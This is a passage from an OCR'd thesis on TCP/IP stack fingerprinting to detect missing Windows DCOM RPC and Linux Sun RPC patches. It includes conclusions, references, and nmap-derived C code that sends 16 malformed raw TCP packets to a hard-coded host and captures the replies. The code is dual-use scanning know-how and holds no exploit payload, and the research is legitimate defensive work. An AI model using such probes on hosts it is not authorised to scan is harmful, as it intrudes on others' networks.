

Figure 12. TCP Options status in the response

6.6 Linux Vulnerability Analysis:

This idea was imparted to detecting a vulnerability in Linux namely the 'Remote Buffer Overflow Vulnerability in Sun RPC' [38] [39] [40] [41]. This vulnerability occurs due to an integer overflow in xdr_array() function in XDR library (provided by SUN Microsystems) used for RPC implementations. It gives rise to improper dynamic memory allocation thus allowing remote attackers to gain super user privilege. The sunrpc port 111 is the port which is affected by this vulnerability. This bug has been fixed in the updated glibc packages [38] released by Red Hat Security updates.

The experimental setup was similar to the Windows case. One Linux system with the above patch and another without the patch were tested and the results were analyzed. Port 111, the sunrpc port was used as the target port for testing. The responses from both the test machines were found to be the same as in the Windows case. The results are given in Appendix C.

7. CONCLUSION AND FUTURE WORK

7.1 Introduction:

This research investigated a novel method to identify whether a patch is installed in a system or not. The method adopted was TCP/IP stack based fingerprinting which was developed from the active OS fingerprinting approach. A set of 16 malformed TCP packets were sent to two systems one of which had the patch installed while the other didn't have it. This method tried to find a pattern for a vulnerability. This can be applied to other present and any future vulnerabilities and find a pattern if a system is vulnerable for that security hole.

Windows 2000 Professional was the primary operating system that was under investigation in this thesis. The vulnerability under investigation was DCOM RPC Buffer overflow vulnerability. The results of the tests were discussed in Chapter 6. Debian Linux was also investigated for buffer overflow vulnerability in sunrpc briefly.

7.2 Research Conclusion:

Analysis of the results from the tests of Windows 2000 Professional Operating System for the patch KB824146 for the DCOM RPC Buffer overflow vulnerability showed that the current TCP/IP stack based fingerprinting technology in its infant form cannot distinguish whether a patch is installed or not. The test results were not sufficient

enough to yield a specific pattern to recognize a patch. Analysis of results on Debian Linux operating system also yielded similar results which proved that this technique can not be used for patch or vulnerability classification. The results further proved that TCP/IP stack based fingerprinting approach in its current nascent stage with its concentration on only Transport and IP layer protocols alone do not provide enough information about vulnerabilities. Other layers such as Application layer protocols also should be taken into consideration when studying vulnerabilities.

The test results did give different responses for different operating systems. This idea should probably be extended for future research in this area. This thesis proves that the basic TCP/IP stack based fingerprinting alone can not be used to detect patches. However the approach does provide great insight into how the TCP/IP layers in an operating system function for a malformed TCP packet.

7.3 Future Work:

This thesis proposed a possible approach for detecting missing patches (or vulnerabilities). This approach can be explored further to include application layer protocols headers for classification of vulnerabilities. More malformed packets can be designed to see if the patches act differently for them. Research should be expanded further to study newer vulnerabilities as and when they are created. DCOM RPC Buffer overflow vulnerabilities in Windows 2000 Professional operating systems were investigated in great detail in this thesis. The approach in this thesis could and should be

extended for other operating systems. Other vulnerabilities can be studied using this technique and analysis can be done to see if they behave differently for the 16 tests. The TCP/IP stack based fingerprinting technique might be studied further to see if it can be used for network auditing analysis or other vulnerability analysis. OS fingerprinting techniques can also be used as a network exploration utility by network administrators to maintain an inventory of the systems in their network.

REFERENCE

[1] Brad Carpenter, Patch management: Find the weakest link, ZDNet News Commentary, February 4, 2004, URL: http://zdnet.com.com/2100-1107_2-5152602.html.

[2] Mandy Andress, Windows patch management tools, Network World, March 03, 2003, URL: http://www.nwfusion.com/reviews/2003/0303patchrev.html.

[3] William Henderson, Security Scanner & Patch Management Tools Review, WindowSecurity.com, Apr 15, 2003, URL: http://www.windowsecurity.com/articles/Security_Scanner_Patch_Management.html.

[4] Fyodor, Remote OS detection via TCP/IP Stack FingerPrinting, October 18, 1998, URL: http://www.insecure.org/nmap/nmap-fingerprinting-article.html.

[5] Bill Brykczynski and Robert A. Small, Reducing Internet-Based Intrusions: Effective Security Patch Management, IEEE Software, January/February 2003, pp. 50-57.

[6] William A. Arbaugh, William L. Fithen and John McHugh, Windows of Vulnerability: A Case Study Analysis, Computer, vol. 33, no. 12, December 2000, pp 52-59.

[7] Postel, J. (ed.), "Transmission Control Protocol - DARPA Internet Program Protocol Specification", RFC 793, USC/Information Sciences Institute, September 1981.

[8] Todd Montgomery, CS 268 - Class Notes (Transport Protocols),LDCSEE Department, West Virginia University, April 26, 1998, URL: http://www.csee.wvu.edu/~tmont/notes5.html

[9] Postel, J. (ed.), "Internet Protocol - DARPA Internet Program Protocol Specification", RFC 791, USC/Information Sciences Institute, September 1981.

[10] V. Jacobson, R. Braden, and D. Borman, TCP Extensions for High Performance, RFC 1323, May 1992

[11] Microsoft Knowledge Base Article – 224829, Description of Windows 2000 TCP Features, September 22, 2003, URL: http://support.microsoft.com/default.aspx?scid=http://support.microsoft.com:80/support/kb/articles/Q224/8/29.ASP&NoWebContent=1.

[12] W. Richard Stevens, TCP/IP Illustrated Volume 1 - The Protocols, Addison-Wesley Professional computing Series, 1994.

[13] Karen Kent Frederick, Studying Normal Traffic, Part Three: TCP Headers, SecurityFocus, May 14, 2001, URL: http://www.securityfocus.com/infocus/1223.

[14] M. Mathis, J. Mahdavi, S. Floyd, A. Romanow, TCP Selective Acknowledgment Options, RFC 2018, October 1996.

[15] Thomas Glaser, TCP/IP Stack Fingerprinting Principles, Intrusion Detection FAQ, SANS Institute, October 25, 2000, URL: http://www.sans.org/resources/idfaq/tcp_fingerprinting.php

[16] Jose Nazario, Passive System Fingerprinting using Network Client Applications, Crimelabs research, Crimelabs Security Group, January 19, 2001.

[17] Fyodor, The Art of Port Scanning, Phrack Magazine, vol. 7, Issue 51, September 01, 1997, art. 11 of 17.
[18] Fyodor, Nmap Version Scanning, September 6, 2003, URL: http://www.insecure.org/nmap/versionscan.html
[19] Fyodor, Nmap Service-Probes File, version 1.36, April 04, 2004, URL: http://www.insecure.org/nmap/data/nmap-service-probes
[20] Ryan Spangler, Analysis of Remote Active Operating System Fingerprinting Tools, Packetwatch Research, May 2003.
[21] Fyodor, Nmap OS Fingerprint Database, version 1.129, March 12, 2004, URL: http://www.insecure.org/nmap/data/nmap-os-fingerprints
[22] David Barroso Berrueta, A practical approach for defeating Nmap OS-Fingerprinting, 2003, URL: http://voodoo.somoslopeor.com/papers/nmap.html
[23] CERT Coordination Center, CERT Advisory CA-2003-16: Buffer Overflow in Microsoft RPC, URL: http://www.cert.org/advisories/CA-2003-16.html
[24] Microsoft Security Bulletin MS03-026, Buffer Overrun In RPC Interface Could Allow Code Execution (823980)
[25] Microsoft Security Bulletin MS03-039, Buffer Overrun In RPCSS Service Could Allow Code Execution (824146)
[26] Distributed Component Object Model (DCOM) specifications, MicrosoftCOM Technologies, URL: http://www.microsoft.com/com/tech/DCOM.asp
[27] Kevin O'Shea, Examining the RPC DCOM Vulnerability: Developing a Vulnerability-Exploit Cycle, GIAC Practical Assignment, SANS Institute, September 03, 2003.
[28] Security Update for Windows 2000 (KB824146), Microsoft, version 824146, September 10, 2003.
[29] CERT Coordination Center, CERT Advisory CA-2003-20: W32/Blaster worm, URL: http://www.cert.org/advisories/CA-2003-20.html
[30] MS03-026 DCOM RPC Exploit, DCOM.c, URL: http://www.metasploit.com/releases.html
[31] Brian K. Porter, RPC-DCOM Vulnerability & Exploit, GIAC Practical Assignment, SANS Institute, 2003.
[32] W32/Blaster Worm, Symantec Security Response, last update February 26, 2004, URL: http://securityresponse.symantec.com/avcenter/venc/data/w32.blaster.worm.html
[33] Microsoft DCOM RPC Worm Alert, Deepsight Threat Management System Threat Alert, Symantec, version 11, August 18 2003, URL: https://tms.symantec.com/members/AnalystReports/030811-Alert-DCOMworm.pdf.
[34] W. Richard Stevens, Unix Network Programming - Networking APIs:Sockets and XTI, Prentice Hall PTR, 1998.
[35] Karen Kent Frederick, Abnormal IP Packets, SecurityFocus Article, October 13, 2000, URL: http://www.securityfocus.com/infocus/1200
[36] Postel, J., TCP AND IP BAKE OFF, RFC 1025, September 1987.
[37] Floyd, S., Inappropriate TCP Resets Considered Harmful, RFC 3360, August 2002.

[38] RHSA-2002:166-07, Updated glibc packages fix vulnerabilities in RPC XDR decoder, Red Hat Security Advisory, August 12, 2002.
[39] Remote Buffer Overflow Vulnerability in Sun RPC, Internet Security Systems Security Advisory, July 31, 2002, URL: http://bvlive01.iss.net/issEn/delivery/xforce/alertdetail.jsp?oid=20823
[40] CERT Coordination Center, CERT Advisory CA-2002-25: Integer Overflow In XDR Library, http://www.cert.org/advisories/CA-2002-25.html
[41] Vulnerability Note VU#192995, Integer overflow in xdr_array() function when deserializing the XDR stream, US-CERT.

APPENDIX A – SOURCE CODE OF THE PROJECT

PROJECT Title: TCP/IP Stack Fingerprinting for Patch Detection in a Distributed Windows Environment:
Date: 5/25/04

README file

This project consist of the following files

tcpip_stack.c
fingerprint_ippacket.c
sendrawtcp.c
readippcap.c
util.c
nbase_rnd.c
tcp.h
sendrawtcp.h
util.h
nbase.h

The project design is as follows
A host running Debian Linux 3.0 is used as the test source. A target system is chosen.16 different raw tcp packets are sent from test source to the target system and response from the target are fingerprinted. The output is shown in the console which can be written to a file.

Each file has a small explanation at the start of the program on how it functions.

Some of the programs are heavily modified from the source code of nmap.
-Balaji Ganesan

```
/* tcpip_stack.c
This is the main part of the stack TCP/IP Stack Fingerprinting program.
This function creates a socket and opens pcap for further actions.
Also preliminary operations to set up pcap is done.
Performs 16 raw tcp tests on the target and fingerprints the replies.

Date: 5/25/04
Written by Balaji
*/

#include <time.h>
#include <pcap.h>

/* Includes used for some general things */
#include <stdio.h>
#include <stdlib.h>

#include <sys/un.h>
/* Includes used for most socket operations */
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <unistd.h>


/* Includes used for auxiliary calls: memset, etc. */
#include <strings.h>
#include <arpa/inet.h>

#include<ctype.h>

//used for getip method
#include <assert.h>
#include <errno.h>
#include <netdb.h>
#include <sys/types.h>


#include <fcntl.h>

//#include <netinet/tcp.h>
#include <netinet/udp.h>


//my inlcudes...
```

```
#include "nbase.h"
//#include "nbase.c"

#include "util.c"
#include "nbase_rnd.c"

#include "sendrawtcp.c"
#include "readippcap.c"
#include "fingerprint_ippacket.c"



struct ip *ip;
struct tcphdr *tcp1;
/*struct icmp *icmp;
struct timeval t1,t2;
int i;*/

int on = 1;
//int datalink; // from pcap_datalink()
pcap_t * pd = NULL; //packet capture structure pointer
char * device; //pcap device
char filter[512];

int rawsd;
int tries = 0;
int newcatches;
int current_port = 0;


int avnum;
unsigned int openport;
unsigned int bytes;
unsigned int closedport = 31337;

int ossofttimeout, oshardtimeout;
int seq_packets_sent = 0;
int seq_response_num; /* response # for sequencing */

unsigned int sequence_base;

int ttl;
```

```
int main(int argc, char **argv) {

char errbuf[PCAP_ERRBUF_SIZE];
uint32_t localnet,netmask;
struct bpf_program fcode;
struct sockaddr_in target;
struct sockaddr_in my_addr;    // my address information
char str1[INET_ADDRSTRLEN],str2[INET_ADDRSTRLEN];

int test_no = 1;

unsigned char bindstr[]={
0x05,0x00,0x0B,0x03,0x10,0x00,0x00,0x00,0x48,0x00,0x00,0x00,0x7F,0x00,0x00,0x00
,
0xD0,0x16,0xD0,0x16,0x00,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x01,0x00,0x01,0x0
0,
0xa0,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46
,0x00,0x00,0x00,0x00,
0x04,0x5D,0x88,0x8A,0xEB,0x1C,0xC9,0x11,0x9F,0xE8,0x08,0x00,
0x2B,0x10,0x48,0x60,0x02,0x00,0x00,0x00};

//opening a socket
 if ((rawsd = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) < 0 )
 //if ((rawsd = socket(AF_INET, SOCK_DGRAM, 0)) < 0 )
    perror("socket trobles in get_fingerprint");

/* Init our raw socket */
 unblock_socket(rawsd);
 broadcast_socket(rawsd);

//target IP address
target.sin_family = AF_INET;
target.sin_addr.s_addr = inet_addr("157.182.194.229");
target.sin_port = htons(135);

//source ip address
my_addr.sin_family = AF_INET;         // host byte order
my_addr.sin_port = htons(2110);     // short, network byte order
my_addr.sin_addr.s_addr = inet_addr("157.182.194.176"); // auto-fill with my IP



 /* Now for the pcap opening  */
```

```
 /* Note that the snaplen is 152 = 64 byte max IPhdr + 24 byte max link_layer
  * header + 64 byte max TCP header.  Had to up it for UDP test
  */

ossofttimeout = 200000;
oshardtimeout = 500000;

// need to get device here amd see if it is correct..use routethrough() or
//the pcap_lookupdev() function from stevens book

//if (setsockopt(rawsd, IPPROTO_IP, IP_HDRINCL, (const char *)&on, sizeof(int)) !=
0) {
if (setsockopt(rawsd, IPPROTO_IP, 2, (const char *)&on, sizeof(int)) != 0) {
    fprintf(stderr, "Failed to secure IP Header Inlcude permission\n");
    perror("setsockopt");
  }

  if((device = pcap_lookupdev(errbuf)) == NULL)
          perror("pcaplookupdevice");

//printf("\nDevice is: %s\n",device);

if((pd = pcap_open_live(device, /*650*/ 8192,  0, (ossofttimeout + 500)/ 1000,errbuf))
== NULL)
          //perror("pcap_open_live error: %s",errbuf);
          error("pcap_open_live error: %s",errbuf);
//printf("\npcap_open_live success\n");

  if (pcap_lookupnet(device, &localnet, &netmask, errbuf) < 0)
    error("Failed to lookup device subnet/netmask: %s", errbuf);
    //perror("Failed to lookup device subnet/netmask: %s", errbuf);
//printf("\npcap_lookup_net success\n");



//set filter expression for pcap
 snprintf(filter, sizeof(filter), "dst host %s and (icmp or (tcp and src host
%s))","157.182.194.176","157.182.194.229");
 //        inet_ntoa(target), target->targetipstr());

//compile pcap filter expression
  if (pcap_compile(pd, &fcode, filter, 0, netmask) < 0)
    error("Error compiling our pcap filter: %s\n", pcap_geterr(pd));

//    printf("\npcap_compile success\n");
```

```
   //perror("Error compiling our pcap filter: %s\n", pcap_geterr(pd));
  if (pcap_setfilter(pd, &fcode) < 0 )
   //perror("Failed to set the pcap filter: %s\n", pcap_geterr(pd));
   error("Failed to set the pcap filter: %s\n", pcap_geterr(pd));
//printf("\npcap_set filter success\n");

/* New packet capture device, need to recompute offset */


printf("\nPCAP Initialisation Done\n");
// need to set sequence_base as well

get_random_bytes(&sequence_base, sizeof(unsigned int));


//source port
current_port = 2110;
//openport = 136;
//target port, changed to 111 for analysis on linux machine
openport = 135;
ttl = -1;


//16 tests used below. loop is only till 13 tests as no outputs for test14,15 and 16

//printf("\nSending rawtcp packet - Calling the send_tcp_raw\n");
// printf("\nSource Addr b4 passing%s\tDest Addr before passing%s\n",inet_ntoa());

while(test_no<14){


 printf("\n------------------------------------------------------------------------\n");


 printf("\n----------------------TEST NO. %d----------------------------------\n",test_no);

 printf("\n------------------------------------------------------------------------\n");
switch(test_no){
case 1:
send_tcp_raw(rawsd, &my_addr.sin_addr, &target.sin_addr, ttl, current_port,
                              openport, sequence_base, 0,TH_ECE|TH_SYN, 0, (u8 *)
"\003\003\012\001\002\004\001\011\010\012\077\077\077\077\000\000\000\000\000\000
" , 20, NULL, 0);
break;
case 2:
send_tcp_raw(rawsd, &my_addr.sin_addr, &target.sin_addr, ttl, current_port,
```

```
                        openport, sequence_base, 0, 0, 0, (u8 *)
"\003\003\012\001\002\004\001\011\010\012\077\077\077\077\000\000\000\000\000\000
" , 20, NULL, 0);
break;
case 3:
send_tcp_raw(rawsd, &my_addr.sin_addr, &target.sin_addr, ttl, current_port,
                        openport, sequence_base,
0,TH_SYN|TH_FIN|TH_URG|TH_PUSH, 0, (u8 *)
"\003\003\012\001\002\004\001\011\010\012\077\077\077\077\000\000\000\000\000\000
" , 20, NULL, 0);
break;
case 4:
send_tcp_raw(rawsd, &my_addr.sin_addr, &target.sin_addr, ttl, current_port,
                        openport, sequence_base, 0,TH_ACK, 0, (u8 *)
"\003\003\012\001\002\004\001\011\010\012\077\077\077\077\000\000\000\000\000\000
" , 20, NULL, 0);
break;
case 5:
send_tcp_raw(rawsd, &my_addr.sin_addr, &target.sin_addr, ttl, current_port,
                        openport, sequence_base, 0,TH_FIN, 0, (u8 *)
"\003\003\012\001\002\004\001\011\010\012\077\077\077\077\000\000\000\000\000\000
" , 20, NULL, 0);
break;
case 6://XMAS
send_tcp_raw(rawsd, &my_addr.sin_addr, &target.sin_addr, ttl, current_port,
                        openport, sequence_base, 0,TH_FIN|TH_URG|TH_PUSH, 0,
(u8 *)
"\003\003\012\001\002\004\001\011\010\012\077\077\077\077\000\000\000\000\000\000
" , 20, NULL, 0);
break;

case 7:
send_tcp_raw(rawsd, &my_addr.sin_addr, &target.sin_addr, ttl, current_port,
                        openport, sequence_base, 0,TH_SYN|TH_FIN|TH_PUSH, 0, (u8
*)
"\003\003\012\001\002\004\001\011\010\012\077\077\077\077\000\000\000\000\000\000
" , 20, NULL, 0);
break;

case 8:
send_tcp_raw(rawsd, &my_addr.sin_addr, &target.sin_addr, ttl, current_port,
                        openport, sequence_base, 0,TH_SYN, 0, (u8 *)
"\003\003\012\001\002\004\001\011\010\012\077\077\077\077\000\000\000\000\000\000
" , 20, NULL, 0);
break;
```

```
case 9:
send_tcp_raw(rawsd, &my_addr.sin_addr, &target.sin_addr, ttl, current_port,
                        openport, sequence_base, 0,TH_PUSH, 0, (u8 *)
"\003\003\012\001\002\004\001\011\010\012\077\077\077\077\000\000\000\000\000\000
" , 20, NULL, 0);
break;

case 10:
send_tcp_raw(rawsd, &my_addr.sin_addr, &target.sin_addr, ttl, current_port,
                        openport, sequence_base, 0,TH_URG, 0, (u8 *)
"\003\003\012\001\002\004\001\011\010\012\077\077\077\077\000\000\000\000\000\000
" , 20, NULL, 0);
break;

case 11:
send_tcp_raw(rawsd, &my_addr.sin_addr, &target.sin_addr, ttl, current_port,
                        openport, sequence_base, 0,TH_ECE, 0, (u8 *)
"\003\003\012\001\002\004\001\011\010\012\077\077\077\077\000\000\000\000\000\000
" , 20, NULL, 0);
break;

case 12://all flags set
send_tcp_raw(rawsd, &my_addr.sin_addr, &target.sin_addr, ttl, current_port,
                        openport, sequence_base,
0,TH_ECE|TH_SYN|TH_ACK|TH_FIN|TH_URG|TH_PUSH, 0, (u8 *)
"\003\003\012\001\002\004\001\011\010\012\077\077\077\077\000\000\000\000\000\000
" , 20, NULL, 0);
break;

case 13:
send_tcp_raw(rawsd, &my_addr.sin_addr, &target.sin_addr, ttl, current_port,
                        openport, sequence_base, 0,TH_SYN|TH_FIN, 0, (u8 *)
"\003\003\012\001\002\004\001\011\010\012\077\077\077\077\000\000\000\000\000\000
" , 20, NULL, 0);
break;

case 15://NO output from client
send_tcp_raw(rawsd, &my_addr.sin_addr, &target.sin_addr, ttl, current_port,
                        openport, sequence_base, 0,TH_RST, 0, (u8 *)
"\003\003\012\001\002\004\001\011\010\012\077\077\077\077\000\000\000\000\000\000
" , 20, NULL, 0);
break;


case 14:// No output
send_tcp_raw(rawsd, &my_addr.sin_addr, &target.sin_addr, ttl, current_port,
```

```
                        openport, sequence_base, 0,TH_SYN|TH_FIN|TH_RST, 0, (u8
*)
"\003\003\012\001\002\004\001\011\010\012\077\077\077\077\000\000\000\000\000\000
" , 20, NULL, 0);
break;

case 16:// NO OUTPUT
send_tcp_raw(rawsd, &my_addr.sin_addr, &target.sin_addr, ttl, current_port,
                        openport, sequence_base,
0,TH_SYN|TH_FIN|TH_RST|TH_PUSH, 0, (u8 *)
"\003\003\012\001\002\004\001\011\010\012\077\077\077\077\000\000\000\000\000\000
" , 20, NULL, 0);
break;


}

printf("\nSending rawtcp packet for tesstno. %d - Success",test_no);
test_no++;
//printf("\nReading the received packet - Calling the readip_pcap\n");
//reading the reply from that port
while(( ip = (struct ip*) readip_pcap(pd, &bytes, oshardtimeout, NULL))){
  printf("\nProtocol Value in recd pkt:%d\n",ip->ip_p);
  printf("\nProtcolTCPval:%d\nProtcoICMP:%d\n",IPPROTO_TCP,IPPROTO_ICMP);
  printf("Destination add:%s\nSourceAdr:%s\n",inet_ntop(AF_INET,&ip-
>ip_dst,str1,sizeof(str1)),inet_ntop(AF_INET,&ip->ip_src,str2,sizeof(str2)));
              if (ip->ip_p == IPPROTO_TCP) {
                tcp1 = ((struct tcphdr *) (((char *) ip) + 4 * ip->ip_hl));



                    // printf("\nfingerprinting the received IP packet - Calling the
fingerprint_iptcppacket function\n");
                fingerprint_iptcppacket(ip, 265, sequence_base);

                        }

          break;
          }
}
printf("\nReading the received packet - Success\n");

          }
```

```
/*
sendrawtcp.c
This function is used for sending a raw tcp packet to a target system known by its IP
and port no. based on the filter expression receives the response in a character pointer.

This code is heavily modified from the source code of nmap.
Date: 5/25/04
Written by Balaji Ganesan
*/


# include "sendrawtcp.h"

/* Standard BSD internet checksum routine */
unsigned short in_cksum(u16 *ptr,int nbytes) {

register u32 sum;
u16 oddbyte;
register u16 answer;

/*
 * Our algorithm is simple, using a 32-bit accumulator (sum),
 * we add sequential 16-bit words to it, and at the end, fold back
 * all the carry bits from the top 16 bits into the lower 16 bits.
 */

sum = 0;
while (nbytes > 1)  {
sum += *ptr++;
nbytes -= 2;
}

/* mop up an odd byte, if necessary */
if (nbytes == 1) {
oddbyte = 0;            /* make sure top half is zero */
*((u_char *) &oddbyte) = *(u_char *)ptr;   /* one byte only */
sum += oddbyte;
}

/*
 * Add back carry outs from top 16 bits to low 16 bits.
 */

sum  = (sum >> 16) + (sum & 0xffff);    /* add high-16 to low-16 */
sum += (sum >> 16);                     /* add carry */
answer = ~sum;          /* ones-complement, then truncate to 16 bits */
```

```
return(answer);
}


//send_tcp_raw function
int send_tcp_raw( int sd, const struct in_addr *source, const struct in_addr *victim,
                          int ttl, u16 sport, u16 dport, u32 seq, u32 ack, u8 flags,
                          u16 window, u8 *options, int optlen,char *data, u16 datalen) {
  char *test1, *test2;

struct pseudo_header {
  /*for computing TCP checksum, see TCP/IP Illustrated p. 145 */
  u32 s_addy;
  u32 d_addr;
  u8 zer0;
  u8 protocol;
  u16 length;
};
u8 *packet = (u8 *) safe_malloc(sizeof(struct ip) + sizeof(struct tcphdr) + optlen +
datalen);
struct ip *ip = (struct ip *) packet;
struct tcphdr *tcp1 = (struct tcphdr *) (packet + sizeof(struct ip));
struct pseudo_header *pseudo =  (struct pseudo_header *) (packet + sizeof(struct ip) -
sizeof(struct pseudo_header));


int res = -1;
struct sockaddr_in sock;
static int myttl = 0;
struct sockaddr_in temp;
char
str_sock[INET_ADDRSTRLEN],str_dst[INET_ADDRSTRLEN],str_src[INET_ADDRS
TRLEN];

/*temp.sin_addr.s_addr = source->s_addr;

printf("\nPARAMETERS IN FUNC:Source Add%s\tDest
Add",inet_ntoa(temp.sin_addr));
 temp.sin_addr.s_addr = victim->s_addr;
printf("%s\n",inet_ntoa(temp.sin_addr));
*/

if ( !victim || sd < 0) {
  fprintf(stderr, "send_tcp_raw: One or more of your parameters is wrong!\n");
  free(packet);
  return -1;
```

```
}

if (optlen % 4) {
  perror("send_tcp_raw called with an option length argument of %d which is illegal
because it is not divisible by 4");
}

/* Time to live */
if (ttl == -1) {
        myttl = (get_random_uint() % 23) + 37;
} else {
        myttl = ttl;
}


assert(source);

sock.sin_family = AF_INET;
sock.sin_port = htons(dport);
sock.sin_addr.s_addr = victim->s_addr;

//printf("Values of sock
variable:port:%d\tIP:%s",dport,inet_ntop(AF_INET,&sock.sin_addr,str_sock,sizeof(str_s
ock)));

memset((char *) packet, 0, sizeof(struct ip) + sizeof(struct tcphdr));

pseudo->s_addy = source->s_addr;
pseudo->d_addr = victim->s_addr;
pseudo->protocol = IPPROTO_TCP;
pseudo->length = htons(sizeof(struct tcphdr) + optlen + datalen);

tcp1->th_sport = htons(sport);



tcp1->th_dport = htons(dport);
if (seq) {
  tcp1->th_seq = htonl(seq);
}
else if (flags & TH_SYN) {
  get_random_bytes(&(tcp1->th_seq), 4);
}

if (ack)
  tcp1->th_ack = htonl(ack);
```

```
/*else if (flags & TH_ACK)
  tcp1->th_ack = rand() + rand();*/

//tcp1->th_off = 5 + (optlen /4) /*words*/;
tcp1->th_off = 5 + (optlen /4) /*words*/;

tcp1->th_flags = flags;

if (window)
  tcp1->th_win = htons(window);
else tcp1->th_win = htons(1024 * (myttl % 4 + 1)); /* Who cares */

 /* We should probably copy the data over too */
 if (data && datalen)
   memcpy(packet + sizeof(struct ip) + sizeof(struct tcphdr) + optlen, data, datalen);
 /* And the options */
 if (optlen) {
   memcpy(packet + sizeof(struct ip) + sizeof(struct tcphdr), options, optlen);
 }

tcp1->th_sum = in_cksum((unsigned short *)pseudo, sizeof(struct tcphdr) +
                        optlen + sizeof(struct pseudo_header) + datalen);



/* Now for the ip header */

memset(packet, 0, sizeof(struct ip));
ip->ip_v = 4;
ip->ip_hl = 5;

//htons() is BSDFIX
ip->ip_len = BSDFIX(sizeof(struct ip) + sizeof(struct tcphdr) + optlen + datalen);
get_random_bytes(&(ip->ip_id), 2);
ip->ip_ttl = myttl;
ip->ip_p = IPPROTO_TCP;
//ip->ip_dst.s_addr= victim->s_addr;
//printf("\n\tFrom here : Dest Add%s\n",inet_ntoa(ip->ip_dst));
ip->ip_src.s_addr = source->s_addr;
ip->ip_dst.s_addr= victim->s_addr;

ip->ip_sum = in_cksum((unsigned short *)ip, sizeof(struct ip));



//ready to send the packet using sendto() function call
```

```
res = Sendto("send_tcp_raw", sd, packet, BSDUFIX(ip->ip_len), 0,
              (struct sockaddr *)&sock,  (int)sizeof(struct sockaddr_in));

free(packet);
return res;
}


//Sendto function
int Sendto(char *functionname, int sd, const unsigned char *packet, int len,
            unsigned int flags, struct sockaddr *to, int tolen) {

struct sockaddr_in *sin = (struct sockaddr_in *) to;
int res;
int retries = 0;
int sleeptime = 0;

do {
  if ((res = sendto(sd, (const char *) packet, len, flags, to, tolen)) == -1) {
    error("sendto in %s: sendto(%d, packet, %d, 0, %s, %d) => ",
           functionname, sd, len, inet_ntoa(sin->sin_addr), tolen);
    //if (retries > 2 || socket_errno() == EPERM)
    if (retries > 2)
      return -1;
    sleeptime = 15 * (1 << (2 * retries));
    error("Sleeping %d seconds then retrying", sleeptime);
    fflush(stderr);
    sleep(sleeptime);
  }
  retries++;
} while( res == -1);

return res;
}
```

```
/*
readippcap.c
This function waits for a response from the target system and
based on the filter expression receives the response in a character pointer.

This code is heavily modified from the source code of nmap.
Date: 5/25/04
Written by Balaji Ganesan
*/

#include <pcap.h>

char *readip_pcap(pcap_t *pd, unsigned int *len, long to_usec, struct timeval *rcvdtime)
{
int offset = -1;
struct pcap_pkthdr head;
char *p;
int datalink;
int timedout = 0;
struct timeval tv_start, tv_end;
static char *alignedbuf = NULL;
static unsigned int alignedbufsz=0;
static int warning = 0;

 //printf("Inside readip_pcap func\n");
if (!pd) fatal("NULL packet device passed to readip_pcap");

 if (to_usec < 0) {
   if (!warning) {
     warning = 1;
     error("WARNING: Negative timeout value (%lu) passed to readip_pcap() -- using 0",
to_usec);
   }
  to_usec = 0;
 }

/* New packet capture device, need to recompute offset */
 if ( (datalink = pcap_datalink(pd)) < 0)
   fatal("Cannot obtain datalink information: %s", pcap_geterr(pd));
 //printf("Computing offset.Datalink value is%d\n",datalink);
 // printf("DLTEN10MB:%d\n",DLT_EN10MB);
 // printf("DLT_IEEE:%d\n",DLT_IEEE802);
 switch(datalink) {
 case DLT_EN10MB: offset = 14; break;
 case DLT_IEEE802: offset = 22; break;
```

```
 case DLT_NULL: offset = 4; break;

 case DLT_SLIP: offset = 16; break;//24 is given in text
 case DLT_PPP:  offset = 4; break;//24 is given in text
 case DLT_RAW: offset = 0; break;
 case DLT_FDDI: offset = 21; break;
/*#ifdef DLT_ENC
 case DLT_ENC: offset = 12; break;
#endif /* DLT_ENC *//*
#ifdef DLT_LINUX_SLL
 case DLT_LINUX_SLL: offset = 16; break;
#endif*/
 default:
 //  printf("Inside Default");
   p = (char *) pcap_next(pd, &head);
   if (head.caplen == 0) {
     /* Lets sleep a brief time and try again to increase the chance of seeing
           a real packet ... */
     usleep(500000);
     p = (char *) pcap_next(pd, &head);
   }
   if (head.caplen > 100000) {
     fatal("FATAL: readip_pcap: bogus caplen from libpcap (%d) on interface type %d",
head.caplen, datalink);
   }
   error("FATAL:  Unknown datalink type (%d). Caplen: %d; Packet:\n", datalink,
head.caplen);
  // lamont_hdump(p, head.caplen);
   exit(1);
 }
 // printf("beforetimeofday\n");
 if (to_usec > 0) {
   gettimeofday(&tv_start, NULL);
 }
 // printf("aftertime\n");
